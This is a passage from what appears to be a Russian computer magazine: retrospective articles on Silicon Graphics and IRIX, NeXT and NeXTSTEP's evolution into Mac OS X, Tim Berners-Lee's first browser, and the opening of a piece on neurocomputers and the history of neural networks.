➔ **начало конца.** К середине прошлого десятилетия бизнес SGI принял современный вид и оформился в четыре основных направления: программное обеспечение, рабочие станции и системы визуализации графических данных, серверы, а также системы хранения данных. Несмотря на прочные позиции на рынке, дела у силиконовцев пошли из рук вон плохо — курс акций уходил в крутое пике, убытки множились с каждым кварталом. Компания лихорадочно искала пути к выживанию и в 1997 году сделала ряд шагов, действительно обескуражив-ших приверженцев ее продуктов.

Во-первых, жемчужина SGI — интерфейс OpenGL был лицензирован Microsoft как «дополняющая технология к Direct3D» в рамках разработки DirectX. Во-вторых, было объявлено о переносе Maya в среду Windows NT, что подрывало монополию IRIX на этот, без сомнения, лучший 3D-пакет. Дочерняя контора Alias|Wavefront в дальнейшем реализовала эти обещания и пошла еще дальше — выпустила Windows-версии пакетов Studio и Design Studio. В третьих, были анонсированы и сами рабочие станции, построенные на процессорах Intel и работающие под той же NT. В довершение всего, спустя три года компания провела реорганизацию MIPS Technologies, большая часть которой была выделена в самостоятельное предприятие и пущена в свободное плавание. Надо отметить, что производство и разработку процессоров для рабочих станций и серверов силиконовцы все же оставили при себе, отправив бывшую дочку пробивать дорогу MIPS-решениям на вертикальных потребительских рынках.

Очевидно, что эти шаги были продиктованы растущей конкуренцией как со стороны Intel, так и вездесущей Microsoft, которая в свое время сделала финт ушами, приобретя Softimage и прекратив производство одноименного 3D-пакета в версии для IRIX. Нам, не будучи крупными финансистами и управляющими, сложно судить, насколько угрозы, исходящие от этих двух гигантов были опасными, и действительно ли им нечего было противопоставить со стороны SGI… Факты остаются фактами: создатели платформы MIPS/IRIX сами стали забивать гвозди в ее гроб, что привело к быстрому «сливу» с нее разработчиков и миграции их в первую очередь на Windows. В течение нескольких лет платформа растеряла практически всех софтверных вендоров от Adobe до Descreet.

Конец девяностых в технологическом плане был ознаменован созданием легендарных рабочих

## АРИСТОКРАТ СРЕДИ АРИСТОКРАТОВ

IRIX — полноценная UNIX-система, основанная на System V Release 4. В настоящий момент представляет собой полностью 64-битную ОС. Файловая система поддерживает файлы размером до 9 Тб и тома до 18 миллионов Тб. Система изначально была ориентирована на работу с огромными файлами и серьезными потоками данных как внутри машины, так и при их передаче по Сети. В 2000-м году файловая система XFS была выпущена под лицензией GNU GPL и получила распространение в отдельных дистрибутивах Linux.

Работа в системе может вестись как в стандартном для UNIX терминале, так и в графическом интерфейсе. Графическая оболочка IRIX Interactive Desktop представляет собой оконный интерфейс, знакомый всем и каждому, но и отличия от прочих операционок, безусловно, имеются. На рабочем столе присутствует системное меню Toolchest, дальний родственник кнопки «Пуск», в котором сгруппированы установленные программы, системные утилиты и часто используемые функции вроде очистки корзины, которая здесь называется dumpster. При подключении к компьютеру устройства ввода медиа-данных, будь то камера или микрофон, на десктопе появляются соответствующие иконки, при нажатии на которые открываются соответствующие приложения для записи аудио/видео. Поскольку здесь нет ни дока, как в Мак ОС, ни панели задач, как в Виндах — приложения сворачиваются в небольшую квадратную пиктограмму прямо на рабочий стол. К сожалению, таких красот, как с функцией Expose на Маке тут не предусмотрено, и вместо текущего содержимого пиктограмму свернутой программы украшает ее иконка. Отдельно хотелось бы отметить, что иконки в системе полностью векторные, что позволяет их масштабировать без появления артефактов. Мелочь — а приятно.

Операционка отлично работает в гетерогенных сетях при помощи Samba и/или AppleTalk. Поскольку ее разработчики одновременно являются разработчиками OpenGL, надо ли говорить о том, что поддержка реализована выше всяческих похвал?

Последняя версия системы — 6.5.30. Почему последняя, а не текущая? В то время, когда ты читаешь эти строки, службы доставки уже будут развозить остатки действительно последних дистрибутивов IRIX их покупателям. Компания SGI официально объявила об окончании продаж этой ОС с 29 декабря 2006 года.

**SGI ONYX**
**просчитывает сцены очередной голливудской киноподелки**

**FUEL (справа)**
**последний из могикан**

станций Octane и O2 (спецы прозвали его «тостером» за поразительное сходство и небольшие размеры), успешно работающих и по сей день. Тяжеловесы профессиональной графики Onyx и серверы Origin расхватывали как горячие пирожки, строились суперкомпьютеры, многие из которых все еще находятся в числе двадцати «Силиконов» из престижного «Топ-500»... Но в то же самое время уже производились компьютеры SGI с немощными мозгами в виде «третьих пней», работающие под управлением Windows-2000 и возвещающие о скорой кончине платформы MIPS/IRIX.

Здесь трудно удержаться и не провести аналогии между Apple и SGI — в середине 90-х обе компании были в глубоком кризисе, каждая испытывала на свою платформу серьезное давление со стороны альянса Intel/Microsoft. Несмотря на то, что они находились в разных рыночных зонах, их роднило наличие собственной архитектуры, ОС и стойкой армии (нет, не клиентов) фанатов. Нужно признать, что «яблочникам» удалось выйти из этой битвы с наименьшими потерями — да, сейчас в их компьютерах стоят сплошь камни от Intel, но все же Макинтош как платформу им сохранить удалось. Возможно, произошло это потому, что Мак вытаскивал из болота лично крестный отец-основатель, вернувшийся в лоно родной конторы, в то время как Джеймс Кларк наблюдал за проблемами своего детища со стороны. А может быть, на это были и совсем другие причины.

→ **настоящее и будущее SGI.** Современная рыночная концепция SGI представляет собой попытку сохранить былое влияние на рынке профессиональных систем по визуализации и обработке графики с одной стороны и производства топовых серверных решений с другой. Компания провозгласила проведение двухплатформенной политики, пытаясь усидеть на двух стульях с надписями «MIPS» и «Intel». Несмотря на это, многие ожидают свертывания производства компьютеров на базе MIPS вслед за отказом от развития операционной системы IRIX. По всей видимости, компьютеры Tezro и Fuel станут последними системами на базе этой увядающей компьютерной архитектуры.

После обращения компании SGI в мае прошлого года к американским властям об инициировании процедуры финансового оздоровления и защиты от кредиторов, отдельные аналитики связывали возможное будущее Silicon Graphics с Aplle, о чем судачили и десять лет назад во времена, трудные для обеих компаний. Самые горячие головы усмотрели символизм в том, что объявление о банкротстве было сделано спустя три дня со дня продажи Стивом Джобсом студии Pixar Диснею. Однако домыслы остались домыслами, и выбираться из долговой ямы силиконовцам пришлось самим. Сейчас самые трудные времена компании позади, и в финансовом тоннеле у них наконец-то забрезжил свет.

Сейчас для платформы доступен самый разнообразный коммерческий софт, однако большая его часть морально устарела и не поддерживается производителями. Последняя гордость платформы, пакет Maya, обновился в этом году до версии 6.5, однако это вызвало мало радости в стане силиконопоклонников — вместе с релизом разработчиками было объявлено о прекращении поддержки этой платформы и сосредоточении усилий на разработке версий для Windows, Linux и Mac OS. Таким образом, единственным поддерживаемым 3D-пакетом на IRIX остается лишь Blender. Прочие игроки прекратили поддержку этой ОС еще несколько лет назад.

Аналогичная ситуация и на рынке программ для монтажа и композитинга. Несмотря на то, что линуксовые версии тех же Flame, Flint etc. все еще уступают по производительности предыдущим версиям для IRIX (не в последнюю очередь благодаря аппаратным и архитектурным особенностям станций SGI), назад пути нет. Безусловно, специалисты по инерции еще будут использовать в своей работе IRIX, но приход на ее место наглого пингвина — лишь вопрос времени.

Все это не означает конца SGI как компании-производителя компьютеров. Генеральный курс на Linux рука об руку с Intel — это новая идеология компании, способная вывести ее из кризиса, но не гарантирующая возрождения былого ее величия. Silicon из чисто софтверной по духу (вспомним «Графический движок» — собственные компьютеры понадобились Кларку лишь для получения возможности запускать его) инновационной кампании превращается в рядового железячного вендора, пусть и с легендарным прошлым. Пройдет еще несколько лет, и уже ни у кого не повернется язык назвать их продукцию культовой. Обыденным вещам среди идолов места нет **C**

## ПРОЕКТ «КОЛУМБИЯ»

Серверные решения от SGI не так широко известны, как знаменитые рабочие станции Indigo или Octane. Несмотря на это, силиконовские инженеры-проектировщики числодробилок щи лаптем не хлебают. На базе их железа собрано немало мощных систем, многие из которых отметились в суперкомпьютерном топ-500. Самым знаменитым из них, наверное, является проект «Колумбия», к настоящему времени занимающий восьмое место в табели о рангах самых мощных компьютеров планеты. Суперкомпьютер конструктивно выполнен в виде кластера из двадцати 512-процессорных систем SGI Altix 512 и показывает пиковую производительность в 59,5 тфлоп. На борту находятся 1160 процессоров Intel Itanium 2, работает все хозяйство под управлением Linux. В отличие от аналогичных машин, порою собираемых годами, этот титан суперкомпьютерной мысли был просторен всего за 15 недель.

# next please!

ПРОВАЛ КОМПЬЮТЕРА APPLE LISA И ДРУГИЕ БОЛЕЕ МЕЛКИЕ ПАКОСТИ ЗАСТАВИЛИ ОДНОГО ИЗ ОТЦОВ «ЯБЛОЧНОЙ» КОМПАНИИ СТИВА ДЖОБСА ОСНОВАТЬ ДЛЯ РЕАЛИЗАЦИИ СВОИХ ИДЕЙ НОВУЮ КОМПАНИЮ С ГОВОРЯЩИМ НАЗВАНИЕМ — NEXT COMPUTER. ПО ЕГО ЗАМЫСЛУ, «СЛЕДУЮЩИЕ КОМПЬЮТЕРЫ» ДОЛЖНЫ БЫЛИ ЗАНЯТЬ ПЕРСПЕКТИВНУЮ НИШУ НЕДОРОГИХ, НО МОЩНЫХ КОМПЬЮТЕРОВ ДЛЯ ТРЕБОВАТЕЛЬНЫХ ПОЛЬЗОВАТЕЛЕЙ И, ВОЗМОЖНО, СТАТЬ УБИЙЦАМИ МАКИНТОШ. ПОСМОТРИМ, ЧТО ИЗ ЭТОГО ПОЛУЧИЛОСЬ


**Владимир Синельников**
**Vlad@onthefly.ru**

→ **старт-ап.** Джобс, будучи у руля Apple, основательно изучил и освоил весьма перспективный для продаж компьютеров образовательный рынок. Проанализировав опыт продаж Макинтошей и их старших братьев — Unix-станций, он сделал справедливый вывод: первые были недостаточно мощными, а вторые были слишком дорогими. Родилась стройная и перспективная концепция — создать компьютер, не имеющий этих недостатков. Серьезное влияние при его создании оказал на Джобса известный биохимик Пол Берг, профессор Стэндфордского университета, лауреат Нобелевской премии. Берг посоветовал Стиву разработать компьютер, пригодный для моделирования различных биохимических опытов и реакций, что позволило бы его университету сократить расходы на содержание реальных лабораторий. Ведь многие опыты можно было бы проводить на экране компьютера без использования дорогущего научного оборудования. По замыслу Берга и Джобса, такая машина должна была содержать в себе «Три Мега» — мегабайт памяти, мегапиксельное экранное разрешение и мегафлопную производительность.


После серии консультаций с Бергом и другими влиятельными университетскими деятелями концепции вылились в спецификации будущего компьютера. Для их реализации Джобс, используя свое влияние и «административный ресурс», переманил из Apple несколько талантливых и сумасбродных инженеров, разделявших его взгляды и бывших его горячими поклонниками. Первые инвестиции им удалось привлечь, выступив в американском телевизионном шоу «Антрепренеры». Миллиардер Росс Перо, сражавшийся с Бушем-старшим и Биллом Клинтоном в 1992 на президентских выборах, настолько проникся их оптимизмом, что немедленно решил раскошелиться на восьмизначную сумму.

Не будучи ограниченным в финансах, Джобс дал старт разработке компьютеров. Возглавил коллектив девелоперов Рич Пейдж, под началом которого в свое время был создан компьютер Apple Lisa. В то время как инженеры трудились над проектированием компьютера, Джобс ангажировал для участия в проекте известных дизайнеров. Пол Рэнд создал для Next логотип и фирменный стиль, а культовая студия промышленного дизайна Frogdesign взялась за внешний вид новых компьютеров.

Спустя год с момента старта проекта по разработке «Следующего компьютера» стало ясно, что имеющиеся на рынке операционные системы по разным причинам не вписываются в концепцию «Трех Мегов», и Джобсу приходится корректировать планы по его строительству. Вместе с хардверным бизнесом в стенах компании появляется и софтверный — было решено писать свою операционку на базе известного ядра Mach. Не разменываясь по мелочам, руководство Next приглашает на пост руководителя этого направления гранда UNIX-систем Ави Теваняна из университета Карнеги-Меллон.



**Первый в мире веб-сервер на NeXTcube**



**Рабочий стол разработчика «Кваки» (редактор уровней)**

→ **дети капитана Джобса.** В 1988 году увидел свет первый из «Следующих», компьютер NeXTcube. Он был построен на популярном в 80-е процессоре 68k и обладал восемью мегабайтами оперативной памяти, винчестерами на 10-40 Мб, флопиком, шиной NuBus на материнской плате для карт расширения, сетевой картой Ethernet и даже магнитооптическим приводом Canon емкостью 256 Мб и, опционально, односкоростным внешним приводом CD-ROM производства Sony. Вместе с компьютером поставлялся 17" монохромный монитор с разрешением 1120x832 пикселов. Представление компьютера несколько раз откладывалось в течение полугода и когда оно, наконец, произошло, журналисты поинтересовались, почему произошла задержка? На что невозмутимый босс NeXT Стив Джобс ответствовал: «Какая еще задержка? Этот компьютер опережает свое время на пять лет!».

И он действительно опережал его: кроме передовых приводов от Sony и Canon, машины от NeXT'а комплектовались клавиатурами, на которых имелись кнопки управления питанием, яркостью монитора и громкостью звука. Такие возможности появились лишь спустя несколько лет на компьютерах Макинтош, а на банальных ПиСи чуть ли не десять лет спустя. Звук на «Следующих» компьютерах был на редкость качественным благодаря присутствию специального DSP-процессора, выполнявшего задачи по его обработке. Для воспроизведения звука можно было приобрести Soundbox, который являлся вовсе не прозаичной «компьютерной колонкой», а представлял собой самый настоящий аудиоинтерфейс для воспроизведения и записи (!) звука.

Кубические компьютеры пришлись по вкусу ученым и студентам и благодаря маркетинговому таланту Джобса начали неплохо продаваться. Концепция «Трех Мегов» показала свою жизнеспособность на практике, и компания взялась за разработку еще одной линейки «Следующих». К этому времени были проанализированы недостатки как аппаратной части «кубиков», так и их слабые маркетинговые стороны. К ним относились высокая стоимость компьютера и дисков для него, проблемы с магнитооптическим приводом и ряд других.

За NeXTcube последовала серия NeXTstation, в которой использовалось следующее поколение процессоров от все той же Motorola и была исключена магнитооптика. Компьютер стал более мощным и доступным по цене, а за плоский широкий корпус его прозвали «коробкой из-под пиццы». Улучшившееся соотношение цена/качество позволило маркетологам начать экспансию в бизнес-сегмент, на корпоративные рынки. Но, несмотря на все их усилия, за несколько лет удалось продать только 50 тысяч компьютеров.

В 1992 году начато проектирование новой линейки рабочих станций на чипах PowerPC 601. Однако перспективному мультипроцессорному компьютеру NeXT RISC Workstation так и не суждено было увидеть свет. В 1993 году компания NeXT принимает решение прекратить производство компьютеров и сосредоточиться на разработке программного обеспечения. Компания меняет имя с NeXT Computer на NeXT Software.

→ **«следующий» софт.** Для пробивания дороги на рынок Джобс пытался использовать проверенные в Apple ходы — печатался специализированный журнал «NeXTWORLD magazine» и проводилась ежегодная выставка NeXTworldExpo (прямой аналог MacworldExpo). Однако, несмотря на все ухищрения, привлечь крупных вендоров программного обеспечения на новую платформу не удалось, за исключением, разве что, Lotus. Стросс Рэндал в книге «Steve Jobs and the NeXT Big Thing» писал, что когда Билла Гейтса спросили, будет ли он разрабатывать софт для NeXT, он ответил: «Писать для них софт? Я лучше пописаю на них!» (оригинальная лексика дяди Билла сохранена со слов автора книги).

Тем не менее, энтузиасты-разработчики нашлись. Да, они не написали чудовищных офисных пакетов, мощных музыкальных и графических редакторов. Но именно на NeXT были написаны первые веб-сервер и браузер. Напомню, что изобретателем веба был ученый-математик Тим Бернерс-Ли, разработавший всемирную паутину для облегчения обмена научными публикациями между яйцеголовыми по всему миру. Подробности о ветхозаветных временах веба ты найдешь во врезке.

Другим героем NeXT стал Джон Кармак. Хоть его игры и были ориентированы на писюки, но целевая платформа была слишком слаба для того, чтобы разрабатывать на ней же насыщенные графикой гамесы. Именно на NeXT'ах проектировались уровни и создавалась неповторимая атмосфера таких игр, как Wolfenstein 3D, Doom и Quake.

## СВОБОДНАЯ ИНКАРНАЦИЯ OPENSTEP

Gnustep — это среда разработки или, как сейчас модно говорить, фреймворк созданный по спецификациям среды Openstep. Представляет собой кросс-платформенный набор библиотек objective-c, widget-инструментария и утилит разработки интерфейсов для unix-подобных операционных систем и MS Windows. Распространяется по лицензии GNU GPL. В мире Linux отдельные ренегады прочат Gnustep (Windows Maker) в конкуренты титанам KDE/GNOME в силу его меньшей требовательности к вычислительным ресурсам. В ближайшем будущем разработчики обещают добавить поддержку интерфейса Apple Cocoa, что значительно облегчит портирование софта с Макинтош на Linux и Windows.

Платформа также отметилась и на поприще профессиональной графики: компания Cambridge Animation Systems разработала первую версию знаменитого пакета Animo именно для компьютеров NeXT. С его помощью были созданы «Аладдин», «Чудеса на виражах», «Чип и Дейл», «Игрушечная история» (список можно продолжить еще на полстраницы). Нельзя не вспомнить культовый векторный редактор Altsys Virtuoso, сегодня известный как Adobe FreeHand, а также легендарный Pixar Renderman.

Но главным достижением компании, конечно, было не передовое железо, а операционная система NeXTSTEP, первая официальная версия которой вышла в 1989 году. Есть мнение, что при создании этой ОС использовались наработки закрытого с уходом Джобса из Apple проекта Pink (перспективная объектно-ориенированная ОС для Макинтош), однако ни подтверждений, ни опровержений этому до сих пор нет. ОС NeXTSTEP представляла собой клон BSD UNIX, но использовала в качестве ядра Mach, а в качестве языка программирования — Objective C. Поистине революционный графический интерфейс Display Postscript был основан на языке Adobe PostScript. Все, что отображалось на дисплее, было на самом деле файлом PostScript, — просто праздник для профессионналов-полиграфистов. Аналогичная концепция спустя почти десять лет была использована в Mac OS X (графический интерфейс Qurtz) и сейчас запланирована для реализации в грядущей версии ОС Microsoft Vista. Система была портирована на различные платформы, в том числе и на Intel, но на последнем распространения не получила из-за агрессивного маркетинга корпорации Microsoft, впаривавшей Windows 3.1 всем, кому ни попадя.

Идеи NeXTSTEP пришлись ко двору в Sun Microsystems. Эти компании, в надежде положить конец несовместимости различных диалектов UNIX, разрабатывают универсальный OPENSTEP API, обладающий настоящей кроссплатформенностью и поддерживающий любую объектно-ориентированную операционную систему. Так же, как и NEXTSTEP, эта среда написана на языке Objective C и использует ядро Mach. OPENSTEP был портирован практически на все ОС от HP-UX до Windows NT. Имеется также и реализация этого API, выпущенная под лицензией GNU GPL (см. врезку), что стало возможным благодаря открытой публикации стандартов OPENSTEP API.

Вторым крупным проектом после ОС NeXTSTEP и первым по финансовой отдаче для NeXT стал WebObjects, сервер веб-приложений Java, выросший в дальнейшем в мощную интегрированную среду разработки. Первая версия сервера была выпущена в марте 1996 года и стала первым в мире объектно-ориентированным сервером веб-приложений. Среди крупнейших клиентов — Disney, Dell Computer и BBC News. Не осталась в стороне и Apple: после приобретения NeXT на базе WebObjects были построены сайты Apple Store, онлайновые сервисы .Mac и музыкальный магазин iTunes Store.

Принципиальные особенности WebObjects — глубокая ориентация объекта, мощные возможности в работе с крупными базами данных и инструменты мгновенного прототипирования для создания прототипов без строчки кода в считанные минуты. Поскольку объектная концепция создает определенные трудности в работе с реляционными базами данных, было создано приложение Enterprise Objects Modeler, решающее эти проблемы. Благодаря нему объекты отображаются в базу данных автоматически и все это без единой строчки кода — писать явные обращения к БД больше не нужно!

WebObjects позволяет создавать веб-приложения, работающие как в браузере, так и в виде самостоятельных программ-апплетов. Не прошла мимо и мода на веб-сервисы — с помощью WebObjects можно забодяжить сервис любой сложности.

➔ **дело NeXTSTEP живет и побеждает.** К концу 90-х в Apple осознали, что MacOS 8 не отвечает современным требованиям и ее развитие заходит в тупик. Слабыми местами были в первую очередь невозможность работы в гетерогенных сетях (без платных сторонних утилит) и особенности работы с памятью. На каждую программу выделялась фиксированная область, которая была недоступна прочим приложениям и не могла динамически меняться. Эта система в усовершенствованном виде перешагнула в будущем в девятую версию, но уже за несколько лет до этого ее участь была предрешена.

Кандидата на грядущую вакансию стали подыскивать на стороне. На роль новой операционки как нельзя лучше других подходили NeXTSTEP и BeOS, бывшие самыми близкими к MacOS идеологически и концептуально и, естественно, лишенные недостатков архаичной маковской ОСи тех времен. Победа в негласном тендере досталась NeXTSTEP, предпочтение было отдано благодаря UNIX-корням системы, что, с одной стороны, гарантировало стабильность и качество, а с другой — предоставляло в распоряжение Apple огромную армию разработчиков. Кроме того, NeXTSTEP была частично совместима с МакОС — она позволяла читать дискеты, монтировать сетевые и SCSI-диски.

В 1996 году «яблочники» приобретают NeXT и в обстановке строгой секретности запускают проект Rhapsody (кодовое наименование новой, десятой версии операционной системы для Маков). На реализацию этого проекта ушло три года упорного труда разработчиков, в результате чего каждый желающий смог получить «UNIX с человеческим лицом» всего за 129 долларов. Дизайнеры интерфейса постарались на славу — за красотами фантастического интерфейса Aqua невозможно было не только узреть юниксовые корни, но и даже опознать родителя системы, ОС NeXTSTEP. В 1999 году гадкий утенок NeXTSTEP (не поймите неправильно, эта метафора навеяна всего лишь разницей между графическими интерфейсами) превращается в прекрасную Mac OS X. Так кто там не верит в жизнь после смерти? C

## TIM-BERNES-LEE
## ДИРЕКТОР WWW КОНСОРЦИУМА

В массах распространено заблуждение, что первым браузером был Mosaic. Первым, все-таки, был WorldWideWeb, браузер «от создателя всемирной паутины» сэра Тима Бернерс-Ли, а «Мозаику» зарелизили спустя три года после него. Во избежание путаницы с начинавшим входить в обиход термином «всемирная паутина» автор дал браузеру вместо WorldWideWeb новое имя Nexus. Почему же он был создан именно на платформе Next? Логика подсказывает, что потому, что эти машины были широко распространены в научной среде тех времен. Вот что говорит об этом сам автор программы (цитата с его странички на сайте http://w3c.org): «Я писал эту программу на Next'е. В этом было преимущество, поскольку были доступны отличные инструменты разработчика, да и в целом это была великолепная вычислительная среда.

Действительно, я смог сделать за пару месяцев то, на что ушло бы больше года на других платформах. Application builder (среда разработки для Next) позволил создавать интерфейс так быстро, насколько вы могли бы себе это представить. Для его разработки применялись готовые элементы, которые использовались при создании браузера в wysiwyg-режиме. Мне оставалось только добавить гипертекст, как подкласс объекта текст».

Вместе с браузером Бернерс-Ли разработал первую версию протокола http, концепцию единой системы адресации url и собственно язык разметки гипертекста html. К концу 1990 года он же разработал первый в мире сайт для института Cern, в котором трудился. Сайт состоял из одной странички — институтского телефонного справочка.

# нейробудущее наступает

ПРИСТАВКА «НЕЙРО-» НЫНЧЕ В МОДЕ. ТУТ ТЕБЕ И НЕЙРОХИРУРГИ, И НЕЙРОННЫЕ СЕТИ, И НЕЙРОЛИНГВИСТИЧЕСКОЕ ПРОГРАММИРОВАНИЕ — ОДНИМ СЛОВОМ, МНОГО ЧЕГО. НО СПРОСИ У ДЕСЯТКА ЧЕЛОВЕК, ЧТО ТАКОЕ НЕЙРОКОМПЬЮТЕР — ПОЛУЧИШЬ ДЕСЯТЬ РАЗНЫХ ОТВЕТОВ. ПО-МОЕМУ, ПРИШЛО ВРЕМЯ РАЗОБРАТЬСЯ. ЕСЛИ НАШИ МНЕНИЯ СОВПАДАЮТ — ЧИТАЙ

**Шестой**
**6th@mail.ru**

Прежде чем начать, давай сразу определимся, что такое нейрокомпьютер. Из самого названия понятно, что речь идет о чем-то, связанном с нейронами, причем это что-то умеет, как минимум, выполнять четыре арифметических действия. Но дело в том, что нейроны могут быть настоящими, а могут искусственными, так что за словом «нейрокомпьютер» скрываются два абсолютно разных понятия. Первое из них — так называемый wetware computer, состоящий из живых нейронов, точно таких же, какие работают в твоем мозге, когда ты читаешь эту статью. Второе — обыкновенный с виду компьютер, принцип действия которого основан на нейронных сетях. Мы рассмотрим оба вида.

➔ **неискусственный искусственный интеллект.** Все началось с того, что доктор Уильям Дитто понял причину неудач, преследующих IT-индустрию в области создания искусственного интеллекта.

Идея профессора была проста и элегантна — создать искусственный интеллект из неискусственных, то есть органических элементов. К чему тратить время и деньги, пытаясь уменьшить размер транзистора, когда природа щедро снабдила всех нас мощнейшими вычислительными машинами из всех когда-либо созданных? Будучи человеком трезвого ума, Дитто не стал сразу же пытаться собрать из кусочков мозг живого человека, а ограничился пиявками. Как объяснил сам доктор, нервные клетки у пиявок просто замечательные — большие, с хорошо известной структурой, к тому же легко обучаются. Соединив два нейрона, профессору удалось заставить их складывать небольшие числа. Результат более чем скромный, но сам факт успешного обучения сети, основанной на живых нервных клетках, открывает огромные перспективы.

Традиционные компьютеры основаны на четкой бинарной логике и позволяют найти решение поставленной задачи лишь в том случае, когда заданы все исходные данные и связи между ними. Механизм самоорганизации живых нейронов, возможно, поможет сделать большой шаг к успешной реализации искусственного интеллекта, так как позволит биокомпьютеру находить решение задачи, основываясь на неполных данных — то есть в точности так же, как работает наш с тобой мозг. А команда Дитто уже учит свой «пиявочный мозг» умножению, так что не за горами тот день, когда в названия типа SoundBlaster Live будет вкладываться несколько иной смысл :).

➔ **история.** Второй вариант прочтения термина «нейрокомпьютер» — компьютер, поддерживающий реализацию нейронных сетей на уровне архитектуры. Прежде чем продолжать, было бы неплохо разобраться в самих ИНС — искусственных нейронных сетях. Чем мы и займемся. Удивительно, но история искусственных нейронных сетей насчитывает больше ста лет. Еще в конце 19-го века, пытаясь разобраться в базовых принципах человеческого мышления, некоторые ученые высказывали идеи, поразительно напоминающие современные представления о НС. Начало серьезных исследований в области нейронных сетей связано с именами Фридриха Хайека и Дональда Хэбба, которые первыми выдвинули теорию обучения человеческого мозга, как процесса формирования связей между нейронами. О зарождении технологии искусственных НС можно говорить начиная с 1943 года, когда нейрофизиолог Уоррен Маккалох и математик Уолтер Питтс опубликовали статью, описывающую простейшую модель электронного нейрона. Открывающиеся перспективы будоражили воображение, и исследования пошли полным ходом. В 1957 году Франк Розенблатт разработал принципиальную схему искусственного нейрона, названную перцептроном, и предложил правила обучения сети, составленной из подобных элементов. В 1969 году небезызвестный (надеюсь) Марвин Минский публикует разгромную книгу «Перцептроны», которая камня на камне не оставляет от надежд, возлагаемых на нейронные сети.

